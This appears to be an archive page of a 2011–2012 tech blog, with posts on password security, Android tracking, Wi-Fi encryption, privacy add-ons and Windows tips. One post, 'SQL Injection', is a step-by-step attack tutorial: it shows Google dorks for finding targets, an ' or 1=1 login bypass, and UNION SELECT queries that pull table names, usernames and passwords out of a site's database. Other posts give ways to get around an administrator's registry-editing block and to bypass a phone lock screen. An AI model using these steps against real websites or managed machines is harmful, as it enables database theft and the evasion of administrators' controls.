Showing posts with label Security. Show all posts

Saturday, October 20, 2012

Split-value Cryptographic Authentication: Building Advanced Threat-Resistant Software

RSA’s newly announced Distributed Credential Protection (DCP) is a perfect illustration of the innovative design that helps build software that better resists Advanced Threats.


For almost 40 years, multiple generations of security architecture for distributed systems have been built around the concept of a Trusted Third Party, a server trusted by all parties involved in the secure communication exchange. Examples include the key server in the Needham–Schroeder Symmetric Key Protocol or in Kerberos as well as the Certification Authority in Public Key Cryptosystems.

With Advanced Threats, trusted third parties have become a “single point of security failure.” If attackers control the trusted system, the game is over.

We need new security designs for this new world.  Split-value cryptographic authentication, as implemented in RSA Distributed Credential Protection exemplifies an Advanced Threat-resistant security design. It was invented by RSA Labs several years ago as a way to store and verify authentication secrets in a way that cannot be compromised even if any one of the systems involved in the authentication process is compromised. The principle is pretty straightforward and involves the use of random numbers and XOR transformations:


1)      Before it is stored, the password is transformed with a random number. The random number is stored in one server (“red” server) and the transformed password in a different server (“blue” server). Compromising one server is not sufficient to compromise the password.

2)      At regular time intervals, a new random number is generated and both servers are updated with the new random number value, adding a time-based layer of protection:  Both servers must be compromised at the same time for the password to be compromised.

3)      When an application needs to verify a password, the claimed password transformed with a new random number is sent to the “blue” server while the random number is sent to the “red” server. Each server can execute a new transformation involving the stored data and validate whether the claimed password matches the stored password without exposing the legitimate password

Split-value cryptographic authentication opens new opportunities to software developers worldwide to start developing Advanced Threat-resistant software.

This is just a start. Advanced Threats are changing our trust assumptions and have technical and operational impact on how we approach security. In the area of secure application design, we should expect more innovations like split-value cryptographic authentication to emerge to help build Advanced Threat-resistant software.


[source]If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Thursday, January 26, 2012

Login to Google Account on Any Public Computer Without Password

Google moved a step forward in the field of security. We already know about the 2 step verification of our Google accounts login. Now in order to get rid of the keylogger problem, it introduced a new feature in fact. Its nothing but GOOGLE SESAME. 


The amazing thing here is you don't need to enter your password on a computer. If you need to access your google account on a public computer like an internet cafe or so, there is problem with keyloggers which are Fully UnDectactable (FUD).


Procedure : 


  1. Goto this URL on the computer
  2. QR Code (Quick Response Code) will be generated and displayed in the webpage
  3. We need to scan this QR Code using our mobile phone(Smartphones only). The smartphone can be  Android / iOS / Windows / Blackberry  or any other.
  4. This code is decoded into some URL on your mobile. You need to enter this URL on your mobile browser.
  5. It asks for your credentials like username and password.
  6. Type your login details.
  7. After that click on the button " Start with Gmail " or " Start with iGoogle ". 
  8. By doing the step - 7, you will be logged in automatically on your computer web browser.
  9. That's it !
The only appearing disadvantage is actual availability of a smart phone with every Google account user. 

Except this, Sesame is just amazing. But Let's wait and see until the highly self trained monkeys(Hackers) find some vulnerabilities. Till then, this is said to be most secure.


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Monday, December 5, 2011

Your Android may spy on you | Carrier IQ

An Android developer recently discovered a clandestine application called Carrier IQ built into most smart-phones that doesn't just track your location; it secretly records your keystrokes, and there's nothing you can do about it.

What is Carrier IQ ?

The software is hidden inside phones there is little you can do to detect that it’s even installed, let alone remove it, and it tracks everything. Keystrokes, browsing and surfing habits, Google searches, and basically every single thing that you are doing on your phone and every button that you press is logged by this software. this is basically a key-logger running on your phone that you didn't know about.


Carrier IQ says in this public statement that it is “not logging keystrokes or providing tracking tools” and that its software is used to track performance, but the video proves entirely otherwise: this app is sitting in between you and the Android OS and is making a note of everything you do.


How to get rid of this serious problem?

There’s no switch that you can turn off in the settings of your phone or software that appears in your app drawer that you can simply uninstall. As far as the GUI of your phone is concerned, Carrier IQ isn’t even there. But it is there, hiding in the background, making sure that you don’t even know it exists.

Fortunately, 

Voodoo Carrier IQ detector application released for Android


A new Android app to identify whether your smartphone has any Carrier IQ tracking/monitoring software installed on it has been released, the Voodoo Carrier IQ detector, giving users a simple way to put their minds to rest on privacy. The handiwork of Android app developer supercurio, the tool is only a few hours old and only partially finished, with the consequent warning that the results can’t be entirely relied on yet. 
To download this application, click 


Click to download source code.

Or Use custom ROM to protect privacy.


[via] If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Tuesday, November 1, 2011

how to login as root in Ubuntu


#1 : Open Terminal/shell , (hit CTRL+ALT+T)
#2 : Then, Type the command (Followed by your Login Password).
sudo passwd root
#3 : when you will be prompted for “Enter the New Unix Password” Twice, Enter the root password.
#4 : That’s All, To enjoy root power, logout from the current user session. At the login window, Enter ‘root’ as a username and the password, you entered in above step.


Note : In root mode, don’t perform any action about which you aren’t sure, because a single mistake can cause a lot of damage.


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Monday, October 31, 2011

SQL Injection


SQL Injection is a technique in which the hacker inserts SQL codes into a web Form to get Sensitive information like (User Name , Passwords). In fact, it is a technique to access the database of the website without authorization.

The SQL query looks like this in a database : 

SELECT * FROM users
WHERE Login Name = $_GET [‘Login Name’]
AND password = $_GET [‘password’]

After entering username and password , say admin and admin , then query becomes 

SELECT * FROM users
WHERE Login Name = admin
AND password = admin


HOW TO FIND A SITE VULNERABLE TO SQL INJECTION ?

Google is our friend. So, search using the following terms.

Inurl:admin login.asp
Inurl:login.asp
etc.. 

For complete list of Google Hacking keywords, go here. These are famously called as Google Dorks. All you need is a basic knowledge of advanced google searching.

1. Use a known username or admin.
2. Enter the string  ' or 1=1 – –    into the password box.
3. Submit.

.If you want to find SQLi vulnerability on a particular website, then also you can use google dorks.

To do this add a single quote(‘) at the end of the URL. If you get an error or blank page, the site is vulnerable to SQL injection.
 For example, if  the url is www.examplesite.com/view.php?id=47 then it should become www.examplesite.com/view.php?id=47' 

When you add single quote at the end of the URL, some data of the page is missing. Hence we can determine that it is vulnerable to SQl injection.

FINDING OUT THE NUMBER OF COLUMNS :

We can find this by simply adding “order by “ query at the end :
www.examplesite.com/view.php?id=47
 order by 1
—
It should return the page with no error.
Now add one more column to the above query. It looks like
www.examplesite.com/view.php?id=47 order by 2—
We should increase the count until we get an error. When we get an error, it means that there are no more columns to return the results.

Let us say we got an error at the following query.
www.examplesite.com/view.php?id=47 order by 10—
It means that the site has 9 columns.

 HOW TO FIND MOST VULNERABLE COLUMN :

www.examplesite.com/view.php?id=47 union select 1,2,3,4,5,6,7,8,9—

It should return the most vulnerable columns.

Some times it may not display the columns on your page. In such cases add ‘-‘ without quotes before 
your id number. This is to call a non existing page to display your data. i.e.,

www.examplesite.com/view.php?id=-47 union select 1,2,3,4,5,6,7,8,9—

WHAT ARE THE TABLES IN THE DATABASE ?

www.examplesite.com/view.php?id=-47 union select 1,table_name ,3,4,5,6,7,8,9 from information_schema.tables—

It gives us a list of tables.

Now search for the tables you are interested in. It means, a hacker generally looks for the tables that contain usernames and passwords.


So, Now we got the table. What next ? It is columns.

HOW TO FIND OUT THE COLUMN NAMES ?

www.
examplesite
.com/view.php?id=-47 union select 1,column_name ,3,4,5,6,7,8,9 from information_schema.columns where table_name=’yourtablename’—


Here, 'yourtablename' refers to the table which you selected recently.

it displays all the column names from the table


Let us extract the data now.

www.examplesite.com/view.php?id=-47 union select 1,column_name ,3,4,5,6,7,8,9 from yourtablename—

Here column_name refers to the desired columname say usernames.

Similarly, extract the passwords by changing column name.

Many websites encrypt the passwords unsing some encryption techniques like MD5 etc,. So decrypt them using decryptors.


Via : 101hacker

Note : FOR EDUCATIONAL PURPOSES ONLY. I AM NOT RESPONSIBLE FOR THE CONSEQUENCES.
If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Tuesday, October 4, 2011

Types of Wi-Fi Encryption You Can Use

There are many types of Wi-Fi encryption you can use on modern Internet routers. So which one should you use? Many people don’t even use encryption, and those that do just pick an encryption type at random without knowing what they do.

For a long time, WEP was considered to be an extremely good method of encrypting wireless connections. The acronym simply means Wired Equivalent Privacy. WEP however, was proved to have many flaws mainly involving the short key size, which were relatively easy to crack. WEP also does not provide for security against altered packets – a process where packets of information is intercepted by an intruder and then altered before sending them back, making it look like the intruder is valid user. These days, WPA (Wi-Fi Protected Access) and WPA2 have completely taken over from the old WEP encryption methods. You’ll probably still find WEP available on most routers, but it’s being phased out and someday it probably won’t be available at all. The main advantage WPA has over WEP is that it employs a powerful new feature called TKIP, or rather Temporal Key Integrity Protocol. TKIP is 128-bit, but instead of the key being static, it generates a new key for every packet of information that is sent, meaning it is a lot more secure. WPA also integrates a method of message integrity checks, used to defeat network attackers intercepting and altering data packets. WPA2 goes even further and replaces TKIP with CCMP. CCMP is an AES based encryption method that is much stronger even than TKIP.
In the home, you’ll probably want to use an encryption method called WPA-Personal. This is sometimes also called WPA-PSK. PSK stands for Pre-Shared Key, and is designed for home users and small offices where a server is not required for authenticating messages. It works by having each wireless device such as a laptop or smart phone authenticating directly with the wireless access point using the same key. Offices and large buildings may employ WPA-Enterprise. You can’t generally use this without a complicated authentication server set-up, but it does provide additional security.
Both WPA-SPK and WPA-Enterprise are available in WPA2, meaning even home users can now benefit from AES encryption over their Wi-Fi connections. All of these methods can transmit data at maximum speed, and you won’t notice any speed differences between each type of encryption. Therefore the recommendation is to use the best encryption you can. This means going for WPA2-PSK where you can in a home environment. There are new and more exotic types of Wi-Fi encryption becoming available, but for now even advanced users will find WPA2 more than adequate for most security applications.
If you are using wireless connections, you may want to check your router to make sure that it does not use encryption that can easily be cracked by users with the right toolset.


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Sunday, October 2, 2011

How To Disable Social Networks Like Facebook From Tracking You with The Priv3 Firefox Extension

It has been a hot topic from the day it was found that Facebook is tracking visits of users even after logging out. So here is a quick solution named Priv3.

How Social Networking Sites Can Track You :

    In order to integrate interactive features—such as buttons, comment forums, activity feeds, or recommendations—from social networking sites, authors of web content integrate HTML snippets or JavaScript code provided by the social networks into their pages.
For example, when you are logged into your Google or Facebook account and visit a movie review page on rottentomatoes.com, your browser automatically pulls in the "+1" button from Google's servers and the "Like" button from Facebook. These downloads include the session cookies your browser uses to inform Google and Facebook that you have previously logged in, and so Google and Facebook automatically learn about your personal interest in the movie page you're looking at, even if you never actually click on either of their buttons.         


How Priv3 Works :

    Blocking simple "web bugs" or "trackers" is fairly straightforward, because doing so does not harm your web surfing experience. By contrast, completely blocking social networking features is counterproductive, because doing prevents you from actually using these features—say to leave a comment, or to "like" something—when you would like to do so.
Therefore, Priv3 does not block third-party interactions completely. Instead, it selectively suppresses the inclusion of third-party web cookies when your browser pulls in content from the social networks, but does provide them if you decide to interact with the social networking features. You still see the number of "likes" the page has accumulated on Facebook or the comments other people left using Facebook's discussion mechanism. Facebook however only learns the IP address of the computer you are using.
Should you decide to interact with the social feature, Priv3 detects any mouseclick or keystroke directed at the feature. It then reloads it with your session cookies and passes on the click or keystroke, thus revealing your identity to the social network and informing it of your desired action.         


Priv3's Currently Supported Social Networking Sites :
It currently understands the interactive features of the following social networks:
  • Facebook
  • Twitter
  • Google +1
  • LinkedIn

If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

How To Reset Windows Passwords if you cannot login anymore

Dear readers, I've got many messages asking for a post on resetting windows login password. I've neglected this concept as googling gives you the answer. But, to satisfy your needs, here is a post. :)

If you forgot the password, you can use a password reset disk which is prepared by following the instructions that are given by Microsoft. In Windows XP, we used to have an Administrator account to bypass. Now coming to Windows 7,  there are many solutions. But this post is about using a third party tool. 

Firstly, you no need to re install the Operating System. Use the Trinity Rescue Kit .


You actually have the choice between setting it to a blank password or changing it to a new one.
It can be run from a bootable CD, USB device or network over PXE. The bootable CD is my choice and I always keep one around in case of emergency. Just boot from the CD if you cannot login into Windows anymore because it asks for a password that you cannot remember.
You can start once the message “Welcome to Trinity..” appears on the screen. Use the command    winpass -l to list all usernames of the system. Now enter winpass -u (for instance winpass -u Martin). This will lead to a series of dialogs, make sure to press n when asked if you want to deactivate Syskey.
You are given a choice to
(1) remove the password
(2) set a new password or 
(3) make the selected user an administrator of the system.

The file system is based on Linux which means that you will not see the usual c,d,e drives like you do in Windows. Hda, hdb, hdc are the hard drives connected to your computer and the numbers behind are the partitions of those hard drives. Hda1 for instance means the first partition of the first hard drive which is usually the location of the Windows installation while hdc2 would refer to the second partition of the third hard drive.


[via]If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Saturday, October 1, 2011

http://laptopvirusrepair.co.uk/ spreading malware

Avira detects the JS/Blacole.psak Java script Virus hosted on the site. In the code snippet, it is an obfuscated iframe that redirects to a site that will deliver exploits: zdesestvareznezahodi.com/tds/go.php?sid=1 . Detected Virus is : Kaspersky: Trojan-Downloader.JS.Agent.geo

This Site is listed in malwareblacklist

All windows platforms gets effected by this virus.
Side effects of JS/Blacole.psak Java script Virus:
• Can be used to execute malicious code
• Drive-by download


[via]If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Samsung Galaxy S II (AT&T) trusted pattern lock Security Bypassed

All you have to do : Wake the device using the lock key, then let the screen time out, then wake it again with the lock key and you can access all the data.

check out this video

[via] If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged
Friday, September 30, 2011

SFV (Simple File Verification) Ninja


I've came across an awesome tool today . I really need this. I thought it might be useful for you guys too. Coming to the concept, Many download portals and websites display file checksums on their download pages. The idea behind this is to give users the chance to calculate the checksum of the downloaded file to compare it with the checksum on the website. If the values are identical, then the file has not been tampered with (unless a hacker managed to alter the checksum on the page as well).

SFV Ninja is a portable software for Windows that can be used to calculate and display checksums of files that are accessible on the system. When you first start the program you have options to load individual files or files of a folder into the application. Users who have already worked with the program before can alternatively load a single checksum file or make the application crawl a folder for multiple checksum files to re-verify the data.

You can verify all files right away with a click on the Verify all files button. You may alternatively switch from the default CRC32 mode to MD5 or Sha-1 mode if those are preferred.
sfv ninja simple file verification


SFV Ninja is a portable software that is compatible with all recent 32-bit and 64-bit editions of the Microsoft Windows operating system. You  can download the latest version from the developer’s website.


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

iScanner :Tool to detect and remove malicious codes and web page

iScanner is a free open source tool lets you detect and remove malicious codes and web page malwares from your website easily and automatically. iScanner will not only show you the infected files in your server but it's also able to clean these files by removing the malware code ONLY from the infected files.

Current Features:


  • Ability to scan one file, directory or remote web page / website.
  • Detect and remove website malwares and malicious code in web pages. This include hidden iframe tags, javascript, vbscript, activex objects, suspicious PHP codes and some known malwares.
  • Extensive log shows the infected files and the malicious code.
  • Support for sending email reports.
  • Ability to clean the infected web pages automatically.
  • Easy backup and restore system for the infected files.
  • Simple and editable signature based database.
  • You can easily send malicious file to iScanner developers for analyzes.
  • Ability to update the database and the program easily from iScanner's server.
  • Very flexible options and easy to use.
  • Fast scanner with great performance.
  • Yes, it's FREE!!


[via] If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged

Tuesday, September 20, 2011

BMW virus | High risk to BIOS

A BIOS based Virus discovered by a Chinese Security Firm. This is named as Mebromi. The virus that infected a chain BIOS (motherboard chip program), MBR (master boot drive) and Windows system files, reinstall the system, regardless of the victim computer, format the hard disk, or replace the hard disk can not completely remove the virus.


Phenomenon or symptoms of virus move :
1) Before the start screen of the computer , "Find it OK!" Words.
2) Anti-virus software prompting that  "Hard disk boot sector virus" is not completely clear.
3) The browser home page was altered to http://10554.new93.com/index.htm

How to fight against it?
The firm which discovered this also found a solution. Solution is named as "BMW virus Zhuanshagongju" . It can be downloaded from the following link.
This can detect the virus and prevent the virus code is written back to MBR, and then with 360 first aid kit to repair the system, can effectively prevent Such recurrent virus. Share this post and make your friends aware of this.


Note : This cannot effect Award BIOS.


[via]
If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged. !

Sunday, September 18, 2011

Uninstall almost any Antivirus, Antispyware or Firewall Software

I got messed up with someof the Antivirus tools/softwares in my Windows many times. The problem with them is uninstallation. This may happen due to expiry or due to some corrupt files. If the virus corrupts the antivirus files itself, then this is the worst case. The reason may be anything. But the problem persists. What I used to do is just the Registry editing. I problem may be solved. but it takes much time. Atlast I've found a good solution on Blogsolute. There is a tool named AV Uninstall Tools Pack which can uninstall almost more than 30 antivirus. No need to edit Registry anymore. :)


It supports a almost all known Antivirus, Antispyware, Spam Fighters and Firewall.
It is a portable program offering a Single Window GUI for all Antivirus Program. You just have to select the Antivirus you wish to uninstall and Cleaner utility will be executed to begin uninstalling operation.


Here is a list of Antivirus Software that can be uninstalled.
avast! Antivirus Removal Tool 6.0.0.0
AVG IDP Uninstaller 3.5.0.0
AVG Remover (x32) 10.0.0.1322
AVG Remover (x64) 10.0.0.1322
Avira RegistryCleaner 7.0.0.12
BitDefender Uninstall Tool 1.0.14.5
BullGuard Uninstaller (x32) 1.42.0.0
BullGuard Uninstaller (x64) 1.39.0.0
CA Anti-Spam 2007/2008 uninstall Utility
CA Anti-Spyware 2007/2008 Uninstall Utility
CA Anti-Virus Uninstall Utility
CA Desktop DNA Migrator Uninstall Utility
CA EISS 2007/2008 Removal Utility
CA Personal Firewall Uninstall Utility
CA Website Inspector uninstall Utility
Comodo Products Uninstaller Tool 0.3b
Dr.Web Remover 2.0.0.7220
eScan Removal Tool 1.0.0.18
ESET Uninstaller 4.0.15.5
F-PROT Version 3.x Remover 1.0.0.475
F-PROT Version 6.x Remover 1.0.5.1
F-Secure Uninstallation Tool 3.0.890
G Data AntiVirus Cleaner 1.9.0.1
K7 Security Product Removal Tool 1.0.0.30
KAV Removal Tool 1.0.179.0
Max AntiVirus Uninstaller (x32) v1.0.0.1
Max AntiVirus Uninstaller (x64) v1.0.0.1
Max SpywareDetector Uninstaller (x32) 1.0.0.1
Max SpywareDetector Uninstaller (x64) 1.0.0.1
MBAM Cleanup Utility 1.50.1.3
McAfee Cleanup Tool (McAfee Consumer Product Removal) 5.0.285.0
Microsoft Security Essentials 1.0 Uninstaller (Microsoft Fix it 50535) 2.1.3.16
Microsoft Security Essentials 2 Uninstaller (Microsoft Fix it 50692) 2.1.3.4
Norman Uninstall (DelNVC5) 8.01
Norton Internet Security Removal 6.0.4.0
Norton Removal Tool 2012.0.0.19
Norton Removal Tool 2007.2.0.14
Norton Security Scan Removal Tool 1.0.0.13
nProtect Security Platform 2007 Remover 2.0.78.0 (090921)
Outpost Clean (x32) 7.1.3479.11508
Outpost Clean (x64) 7.1.3483.11513
Panda Cloud AV Uninstaller 1.6.0.0 Rev 7
Panda Uninstaller 2012 1.6.0.0 Rev 6
Panda Uninstaller 2007 1.5.0 Rev 1
PC Tools ThreatFire Removal 3.7.9.13
Prevx Removal Tool (for v1 and v2.0) 1.0.0.0
Prevx Removal Tool (for v3.0) 1.0.0.0 (2009.05.02)
QuickHeal 9.50 Removal Tool 1.0.0.1
QuickHeal 10.0 Removal Tool (2004.10.02)
QuickHeal 11.0 Removal Tool (x32) (2010.01.18)
QuickHeal 11.0 Removal Tool (x64) (2010.01.18)
QuickHeal Admin Console 4.2 Removal Tool (2009.12.01)
Radialpoint Security Uninstall Utility 9.0.0.41286
SPAMfighter Remove 6.0.0.0
Sunbelt CounterSpy Cleaner 1.0.3509.25408
Sunbelt Personal Firewall Cleaner 2.0
SUPERAntiSpyware Application UnInstaller (x32) 1.0.0.1018
SUPERAntiSpyware Application UnInstaller (x64) 1.0.0.1004
Symantec ActiveDataInfo ActiveX Control Removal Tool 1.0.1.0
Trend Micro Diagnostic Toolkit (x32) 17.50.0.1366
Trend Micro Diagnostic Toolkit (x64) 17.50.0.1366
Trend Micro Titanium 2 Support Tool (x32) 2.20.0.1126
Trend Micro Titanium 2 Support Tool (x64) 2.20.0.1126
Trend Micro Titanium 3 Support Tool (x32) 3.0.0.1303
Trend Micro Titanium 3 Support Tool (x64) 3.0.0.1303
Trend Micro WFBS Agent Removal Tool 7.0.1358
Vexira Uninstall (26.04.2010)
Vipre Premium Cleaner 1.0.3848.28197
VirusBuster Clean 3.5.3389.11926
Webroot Desktop Firewall Removal Utility 5.8.0.25
Webroot Spy Sweeper Consumer Cleanup Tool 2.0.1.492
Webroot Upgrade and Uninstall Utility 7.0.11.22
Windows Installer Clean Up Utility 3
Windows Live OneCare Cleanup Tool 6.1.22.0
Zondex Guard EraseAv 5.4.4.1
ZoneAlarm Removal Tool 10.0.246.0


If you enjoyed this post, make sure you subscribe to my RSS feed! Comments are encouraged. :)

Saturday, September 17, 2011

Protect your privacy with TunnelVision: automatically block out parts of your screen where your mouse cursor is not

TunnelVision is a computer screen privacy tool for Windows. It is simple, lightweight, and open source application which blocks out your whole computer screen except a select area where you mouse cursor is currently located.


With TunnelVision you have the option of configuring how large area is visible, what shape the area is, and the color of the area which is blacked out (you may even add an image)

One thing you should be warned about: when you first run TunnelVision it will only show you a small area where your mouse cursor is (like my first screenshot above) so you will have to manually find your way to your system tray and change TunnelVision settings via the system tray icon.
Admittingly using TunnelVision may get annoying seeing as you yourself cannot see much of your computer screen. However if you think you have the need for blocking out parts of your screen... what is better than an open source application to do it with? You can download TunnelVision from the following link:

Features:
  • configurable viewport shape, size
  • configurable color
  • configurable background image (with tiling, scale, centered modes)
  • tiny program, low memory footprint (when no background image is used)
  • supports Windows 95 and later (though tested more extensively on 2000+)
  • lovely GPL license! 


If you enjoyed this post, make sure you subscribe to my RSS feed!

Automatic logon to Windows 8


Fortunately, similar in the pre-release version of Windows to Windows 7, 8 but very terms of the orders. So also in the automatic registration of the user account. Unless you have only one user account to offer this automatic notification. At least I use it in Windows 7 since its inception.
Just press once " WIN + R "and it opens the" Run box "(sometimes I just use the German words). In this box you are wearing now the simple statement " netplwiz "one.
Then open the user settings. Here you take it - as well as in Windows 7 - "User must enter username and password" on the hook out.
Click on " Apply "button and enter in the new window then the password for your account.
With OK to confirm and will be automatically logged off immediately.
Of course this also goes by the call entsprechden Apps. Just open a search page in the metro and then there " netplwiz enter ". And it will be listed on the left the appropriate app.


via : Beatmasters
If you enjoyed this post, make sure you subscribe to my RSS feed!

Wednesday, September 14, 2011

Facebook and Amazon are storing variant passwords

Yes. I mean it. The support for the title is as below.

Facebook is storing the users' passwords in 3 forms.I've tried this too. You can use any of these to login to your Facebook account. The forms are :

  1. Original password. (say "passWord123")
  2. First letter capitalized. ("PassWord123")
  3. Reverse of capitalization i.e changing the case for all the letters. ("PASSwORD123")
The second type is for Mobile devices. Third type is also used in order to facilitate the user taking the caps-lock key into consideration i.e even if your caps-lock is on, you can enter your Facebook account by entering your password normally. The question here is "Is this a bug?" My answer is "It doesn't matter" why beacuse, this is purely to facilitate the users. But coming to bruteforce attacks, this raises the vulnerability level to 3 times.

Now, coming to Amazon it uses similar concept but not completely like Facebook. 

This is the link for the article about this. I didn't try this yet. Please let me know through your valuable comments if anything is wrong.


If you enjoyed this post, make sure you subscribe to my RSS feed!

Tuesday, August 30, 2011

How to print secret messages using invisible ink


If you enjoyed this post, make sure you subscribe to my RSS feed!  

Tuesday, August 23, 2011

A Simple Trick to Lock Your Computer

Right click on an empty area of the desktop and choose 'new' then 'shortcut.' The create shortcut wizard will open.


In the first text box, type '%windir%\\System32\\rundll32.exe user32.dll,LockWorkStation' and then give your shortcut an appropriate name on the next page, and hit 'finish.'


You will notice that the shortcut you created has a blank icon. To select a more appropriate one, right click on the shortcut and hit 'properties.' In the 'shortcut' tab, click the 'change icon' button.


Else u can simply press the \"window key + l\" to lock your computer.


You can also use the following keyboard shortcuts with a Microsoft Keyboard or any other compatible keyboard that includes the Windows logo key and the Application key.


via : HackPCOnline
If you enjoyed this post, make sure you subscribe to my RSS feed! 

Friday, May 27, 2011

How do you enable Registry Editing again if it has been disabled by your administrator

First Method:

Click Start -> Run -> gpedit.msc -> User Configuration -> Administrative Templates -> System -> Prevent access to registry editing tools -> Right Click Properties -> Set it to Not Configured.

Second M! ethod:

Click Start -> Run. Type this command in Run box and press Ok. REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /t REG_DWORD /d 0 Then a prompt will come up with this question: Value DisableRegistryTools exists, overwrite (Y/N)? Type yes and hit Enter. After u did that also type this command in the run box and hit enter. REG add HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /t REG_DWORD /d 0 Then it will also come up with the question: Value DisableRegistryTools exists, overwrite (Y/N)? Type yes and hit Enter.

Third Method:

STEP1. Disable as much as you can from your startup. Remove programs from your startup folder and such, so as not to lag down the bootup process.

STEP2.Create a new shortcut on your desktop, point it to "C:\Windows\regedit.exe"

STEP3.Log off, then log back on.

STEP4.A! s soon a s you see your desktop, double click on the shortcut. The system does not check for policies until a few seconds after it booted up. If you click on the icon fast enough, it should let you get in. After you close it though, it will not open unless you redo step 3 and 4.

Fourth Method:

Getting into the registry editor by making a vbs script in notepad: Open Notepad and copy this script into it. And save it as regtool.vbs on your desktop. VBS SCRIPT(select everything and copy into notepad and save as regtool.vbs): Option Explicit
'Declare variables
Dim WSHShell, rr, rr2, MyBox, val, val2, ttl, toggle
Dim jobfunc, itemtype
On Error Resume Next
Set WSHShell = WScript.CreateObject("WScript.Shell")
val = "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools"
val2 = "HKLM\Software\Micro! soft\Windows\CurrentVersion\Policies\System\DisableRegistryTools"
itemtype = "REG_DWORD"
jobfunc = "Registry Editing Tools are now "
ttl = "Result"
'reads the registry key value.
rr = WSHShell.RegRead (val)
rr2 = WSHShell.RegRead (val2)
toggle=1
If (rr=1 or rr2=1) Then toggle=0
If toggle = 1 Then
WSHShell.RegWrite val, 1, itemtype
WSHShell.RegWrite val2, 1, itemtype
Mybox = MsgBox(jobfunc & "disabled.", 4096, ttl)
Else
WSHShell.RegDelete val
WSHShell.RegDelete val2
Mybox = MsgBox(jobfunc & "enabled.", 4096, ttl)
End If Open regtool.vbs And there you go!